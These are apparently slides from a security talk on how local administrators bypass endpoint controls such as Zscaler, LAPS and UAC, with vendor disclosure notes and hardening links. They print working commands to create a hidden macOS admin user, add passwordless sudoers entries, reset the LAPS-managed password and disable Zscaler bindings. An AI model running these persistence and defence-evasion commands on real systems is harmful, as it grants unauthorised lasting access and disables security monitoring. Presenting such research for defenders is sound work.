
Other critical files that could be affected include:

- `/etc/passwd` – Prevents modification of local user accounts
- `/etc/shadow` – Blocks changes to stored password hashes
- `/etc/hosts` – Prevents security tools from resolving specific domains
- `/Library/Preferences/com.apple.loginwindow.plist` – Can be used to modify login behavior persistently


# **AI IS THE FUTURE**

# TO GAINING LOCAL ADMINISTRATOR

Internal AI bots could be over provisioned to allow to grant access to local administrator groups.



# **PERSISTENT LOCAL ADMINISTRATOR**




# Persistent Local Administrator

Users with **local admin** role can **change** the built-in **local admin account password** controlled by **LAPS**

```
Administrator: Windows PowerShell
PS C:\WINDOWS\ccmcache> net user administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


PS C:\WINDOWS\ccmcache> net user administrator
User name                                Administrator
Full Name
Comment                                  Built-in account for administering the computer/domain
User's comment
Country/region code                      000 (System Default)
Account active                            Yes
Account expires                          Never
>Password last set                      3/10/2025 7:10:36 PM
>Password expires                        Never
>Password changeable                     3/10/2025 7:10:36 PM
>Password required                       Yes
>User may change password                Yes
Workstations allowed                    All
Logon script
User profile
Home directory
Last logon                               3/4/2025 8:30:32 PM
Logon hours allowed                     All
Local Group Memberships                 *Administrators
Global Group memberships               *None
The command completed successfully.
```



# Persistent Local Administrator


This local administrator password is **defaulted** to **30 days**


LAPS		
Policy	Setting	Winning GPO
Do not allow password expiration time longer than required by policy	Enabled	[REDACTED]
Enable local admin password management	Enabled	[REDACTED]
Password Settings	Enabled	[REDACTED]
Password Complexity		[REDACTED]
Password Length		[REDACTED]
Password Age (Days)	30	



# Persistent Local Administrator

You can also **uninstall LAPS** locally to keep the **password** permanently set, but this breaks your ability to change the password of the built-in administrator account.





# Persistent Local Administrator

Users can also  
**create a new** local  
administrator  
account

```
Administrator: Windows PowerShell
PS C:\WINDOWS\ccmcache> net user offsec2
User name                      offsec2
Full Name
Comment
User's comment
Country/region code            000 (System Default)
Account active                 Yes
Account expires                Never

Password last set              3/3/2025 9:05:13 PM
Password expires               Never
Password changeable            3/3/2025 9:05:13 PM
Password required               Yes
User may change password       Yes

Workstations allowed           All
Logon script
User profile
Home directory
Last logon                     3/6/2025 10:39:14 PM

Logon hours allowed             All

Local Group Memberships        *Administrators      *Users
Global Group memberships       *None
The command completed successfully.
```



# Persistent Local Administrator

## Enable **root** account

```
User@Laptop ~ % dsenableroot
username = User
user password:
root password:
verify root password:

dsenableroot:: ***Successfully enabled root user.
User@Laptop ~ % date
Mon Mar 17 17:31:47 EDT 2025
```



# Persistent Local Administrator

Create stealth user

Add user to admin groups

```
# Create the stealthadmin user
sudo dscl . -create /Users/stealthadmin
sudo dscl . -passwd /Users/stealthadmin 'password'
sudo dscl . -create /Users/stealthadmin UniqueID 509
sudo dscl . -create /Users/stealthadmin PrimaryGroupID 80
sudo dscl . -create /Users/stealthadmin -NFSHomeDirectory /Users/stealthadmin
sudo mkdir /Users/stealthadmin
sudo chown -R stealthadmin:staff /Users/stealthadmin

# Assign a shell
sudo dscl . -create /Users/stealthadmin UserShell /bin/zsh

# Add stealthadmin to the admin group
sudo dscl . -append /Groups/admin GroupMembership stealthadmin

# Verify stealthadmin's sudo privileges
sudo -lU stealthadmin
```



# Persistent Local Administrator

Stealth admin  
does not show  
up when using  
**dslquery**

```
~ % dscl . -list /Users | while read user; do dscl . -read /Users/$user | grep "PrimaryGroupID"  
| grep "80" && echo $user; done  
PrimaryGroupID: 280  
_coreml  
PrimaryGroupID: 80  
StealthUser  
~ % dscl . -list /Groups | while read group; do dscl . -read /Groups/$group | grep "groupMembershipList"  
| grep "80" && echo $group; done  
groupMembershipList: 80  
StealthUser  
~ % id  
uid=502( ) gid=80(admin) groups=80(admin),12(everyone),61(localaccounts),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_ssh-disabled),400(com.apple.access_remote_ae),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.group.1)
```



# Persistent Local Administrator

## Adding users directly to sudoers file

```
echo "stealthadmin ALL=(ALL) NOPASSWD: ALL" | sudo tee -a /etc/sudoers.d/stealthadmin
echo "User ALL=(ALL) NOPASSWD: ALL" | sudo tee -a /etc/sudoers.d/User
sudo visudo # (Manually added entries using visudo)
sudo vi /etc/sudoers # (Alternative method for direct file)
```

```
# root and users in group wheel can run anything on any machine as any user
root          ALL = (ALL) ALL
%admin        ALL = (ALL) ALL
stealthadmin  ALL=(ALL) NOPASSWD: ALL

## Read drop-in files from /private/etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /private/etc/sudoers.d
```

# **USER STORIES**

(No, not those kind)

# What security sees...

## Impair Defenses

### Sub-techniques (11) ▾

Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

Adversaries may also impair routine operations that contribute to defensive hygiene, such as blocking users from logging out, preventing a system from shutting down, or disabling or modifying the update process. Adversaries could also target event aggregation and analysis mechanisms, or otherwise disrupt these procedures by altering other system components. These restrictions can further enable malicious operations as well as the continued propagation of incidents.<sup>[1][2]</sup>

## What Users See

NO.

# Where this all started

A screenshot of a Stack Overflow question page. The URL in the address bar is <https://stackoverflow.com/questions/75875351/zscaler-cannot-stop-the-service-without-passwords>. The page title is "zscaler cannot stop the service without passwords". The navigation bar includes links for "flow", "About", "Products", "OverflowAI", and a search bar. Below the navigation is a toolbar with icons for code, copy, and other functions. The main content area shows "Add a comment" and "3 Answers". The answers are sorted by "Highest score (default)". The top answer has 52 upvotes and provides a PowerShell command to disable the service. It also includes commands to list the status and enable the service.

I have found a very satisfying solution [here](#):

**52** If you have admin rights, you can disable it under Powershell.

**List the status:**  
Get-NetAdapterBinding -AllBindings -ComponentID ZS\_ZAPPRD

**Disable:**  
Get-NetAdapterBinding -AllBindings -ComponentID ZS\_ZAPPRD | Disable-NetAdapterBinding

**+50**

**Enable:**  
Get-NetAdapterBinding -AllBindings -ComponentID ZS\_ZAPPRD | Enable-NetAdapterBinding

Share Follow answered Mar 29, 2023 at 9:55

# Sudoers Modification Attempt



Getting a “user is not in the sudoers file” error.

Pretty sure I already have admin and added myself to sudoers last week.

Not sure if it’s broken or just ignoring me now.

11:05 AM

# Well, what do they have to say for themselves?

## RE: Unauthorized Admin Access Attempt

Hi Blue Team,

I've already let the team know that channeling their inner hacker to bypass admin controls is *not* how we do things.

From what I can tell, someone must've passed around "creative troubleshooting tips" to the new hires. Classic game of corporate telephone

I'll send out a reminder that elevating privileges requires actual approval—*not just vibes*.

Thanks!

# Disabling UAC for Error Handling?

## Disable UAC (a.k.a. “Let Java live its best life’)


Having trouble with that “*A required privilege is not held by the client*” error when running – Java app? Don’t worry—we’ve all been there. UAC is just trying to protect you... *from yourself*. But let’s go ahead and turn that off real quick:

1. Open Control Panel (yes, it still exists).
2. Click User Accounts, then click it again—because Microsoft loves double-confirmation.
3. Choose “Change User Account Control settings.”
4. Slide that bar all the way down to “Never notify”—aka, “I like to live dangerously.”
5. Click OK. Try not to feel the judgment of your IT overlords.


# Zscaler Disclosure



- Reported through Bugcrowd
- Rated as Informational



- Reported through vendor partner
- Acknowledged



- Patches released



- 14 of 17 issues fixed

# Zscaler Configs

Enable Platform Password

<https://help.zscaler.com/zscaler-client-connector/configuring-zscaler-client-connector-app-profiles>

Enable Tamper Protection

<https://help.zscaler.com/zscaler-client-connector/anti-tampering-zscaler-client-connector>


Disable UI Restart

<https://help.zscaler.com/zscaler-client-connector/configuring-user-access-restart-and-repair-options-zscaler-client-connector>

Disable alternative Tunnel Creation

<https://help.zscaler.com/zscaler-client-connector/zscaler-client-connector-firewall-macos-configuration-parameters>

# Microsoft Disclosure



# RECAP

## Key Assessment Techniques

- Application Removal Testing**  
Evaluate whether security solutions can be **programmatically uninstalled** or disabled through automated processes
- File Permission Manipulation**  
Test ability to **modify access controls** on critical security files and system components
- GUI-Based Bypass Methods**  
Utilize **graphical interfaces** to circumvent command-line restrictions when available
- Recovery Key Extraction**  
Obtain **encryption recovery keys** to bypass boot-level security protections
- Credential Store Analysis**  
Identify and **remove stored passwords** that protect security configurations
- Registry Configuration Testing**  
Modify **system registry entries** to alter security service behavior and communication paths
- Web Interface Discovery**  
Identify **management interfaces** that may provide alternative access to security controls

### Systematic Approach

Comprehensive methodology for evaluating endpoint security resilience through multiple attack vectors

# **QUESTIONS?**